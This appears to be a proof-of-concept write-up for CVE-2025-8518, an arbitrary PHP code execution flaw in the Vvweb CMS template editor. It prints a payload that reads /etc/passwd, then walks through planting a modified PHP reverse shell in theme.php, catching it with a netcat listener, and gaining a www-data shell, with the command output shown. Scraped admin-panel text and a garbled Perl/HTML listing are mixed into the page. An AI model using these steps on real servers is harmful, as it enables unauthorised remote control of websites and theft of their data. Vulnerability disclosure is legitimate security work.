

Vvweb CMS CVE-2025-8518


! Disclaimer

This PoC is intended for educational and research purposes only. The information provided here should be used to understand, test, and mitigate security vulnerabilities. Do not use this PoC on any system you do not have explicit, written permission to test. The author is not responsible for any misuse or damage caused by this information.

Vulnerability Analysis & Exploitation

The vulnerability lies in the template editor, which allows a user to save files with a `.php` extension and execute arbitrary PHP code.

Create a website template:



Not secure 44.201.20.85:9090/vadmin-f287v5fo//index.php

View live website Clear cache

4 Default Live English Docs Admin

vvweb

- Dashboard
- Edit website
- Posts 1
- Pages
- Media library
- Users
- Messages
- ECOMMERCE
 - Sales
 - Products 2
- CONFIGURATION
 - Plugins
 - Themes
 - Settings
 - Tools

Orders
0
0 Processing

Users
0 this month

Comments
1
1 pending

Reviews
1
1 pending

Sales

1.0
0.8
0.6
0.4
0.2
0
2022-05-01

Orders Users

Latest orders

#	User	Status	Date added	Total	Action
No orders to display!					

New users

User	Date joined	Action
John Doe	3 years ago	

Latest products

Thumb	Product	Price	Action
	Product 19	\$199.99	

44.201.20.85:9090/vadmin-f287v5fo//index.php?module=theme/themes

Themes

- Installed Themes
- Add new
- Code editor

Not secure 44.201.20.85:9090/vadmin-f287v5fo//index.php?module=editor/code&type=themes

View live website Clear cache

4 Default Live English Docs Admin

vvweb

- Dashboard
- Edit website
- Posts 1
- Pages
- Media library
- Users
- Messages
- ECOMMERCE
 - Sales
 - Products 2
- CONFIGURATION
 - Plugins
 - Themes
 - Settings
 - Tools

home


Upload new file

blog-default
29 items

default
1 item

landing
42 items

index.html
53 Bytes
Edit




Step 2.1: Confirm Code Execution (File Read)

First, we confirm our ability to execute code by reading a system file.


1. Edit the **"theme.php"** file.
2. In the editor, replace its content with the following PHP payload:

```
<?php
// Payload to test for local file read
echo "<h1>Contents of /etc/passwd</h1>";
echo "<pre>";
if (is_readable("/etc/passwd")) {
    echo htmlspecialchars(file_get_contents("/etc/passwd"));
} else {
    echo "/etc/passwd is not readable.";
}
```


```
echo "</pre>";  
?>
```



3. Save the page and view it. You should see the contents of the container's `/etc/passwd` file displayed on the page, confirming arbitrary code execution.



4. Now go to “Edit Website” to get the content.



```
1 #!/usr/bin/perl
2 # perl -e 'perl -e "print \"Content-Type: text/html\n\n\";
3 # print \"Content-Type: text/html\n\n\";
4 # print \"Content-Type: text/html\n\n\";
5 # print \"Content-Type: text/html\n\n\";
6 # print \"Content-Type: text/html\n\n\";
7 # print \"Content-Type: text/html\n\n\";
8 # print \"Content-Type: text/html\n\n\";
9 # print \"Content-Type: text/html\n\n\";
10 # print \"Content-Type: text/html\n\n\";
11 # print \"Content-Type: text/html\n\n\";
12 # print \"Content-Type: text/html\n\n\";
13 # print \"Content-Type: text/html\n\n\";
14 # print \"Content-Type: text/html\n\n\";
15 # print \"Content-Type: text/html\n\n\";
16 # print \"Content-Type: text/html\n\n\";
17 # print \"Content-Type: text/html\n\n\";
18 # print \"Content-Type: text/html\n\n\";
19 # print \"Content-Type: text/html\n\n\";
20
21 <!DOCTYPE html>
22 <html lang="en" >
23
24 <head>
25 <meta charset="utf-8">
26 <meta http-equiv="X-UA-Compatible" content="IE=edge">
27 <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
28
29 <meta name="description" content="">
30 <meta name="author" content="">
31 <link rel="icon" href=".../favicon.ico">
32
33 <base href="/admin/default/">
34
35 <title>Vvweb - Editor</title>
36
37
38 <link href="css/admin.css" rel="stylesheet">
39 </head>
40
41 <body>
42
43
44 <div id="container" class="small-nav">
45
46 <div class="sidebar" data-v-component="site">
47 <div class="logo">
48
49 <a href="/vadmin-f287v5fo/index.php" class="img" title="Vvweb">
```

Step 2.2: Achieve a Reverse Shell

Now we escalate from code execution to a fully interactive shell.

1. Prepare the Payload:

- Download the [pentestmonkey.php-reverse-shell](#) script.
- Open the `php-reverse-shell.php` file and **modify the `$ip` and `$port` variables** to your attacker machine's IP address and a listening port of your choice (e.g., `4444`).

2. Set up a Listener:

On your attacker machine, start a `netcat` listener to catch the incoming connection.

```
nc -lvnp 4444
```

3. Deploy the Shell:

- Go back to the Vvweb CMS editor for the same page (or create a new one).

- Delete the previous file-read payload and paste the entire content of your modified `php-reverse-shell.php` script.
- Save the page.

4. Trigger the Shell:

- In your browser, navigate to the URL of the page you just edited.
- This action will execute the PHP script on the server. The server will initiate a connection back to your machine.

5. Gain Access:

- Check your `netcat` listener. You should now have a shell session connected to the web server container.

```
$ nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [172.20.0.1] port 48638 received!
```

```
(remote) www-data@af9f74784ec2:/$ whoami
www-data
(remote) www-data@af9f74784ec2:/$
```

```
(remote) www-data@af9f74784ec2:/$ whoami
www-data
(remote) www-data@af9f74784ec2:/$ ls
bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
(remote) www-data@af9f74784ec2:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(remote) www-data@af9f74784ec2:/$
```

You now have remote code execution on the target container as the `www-data` user.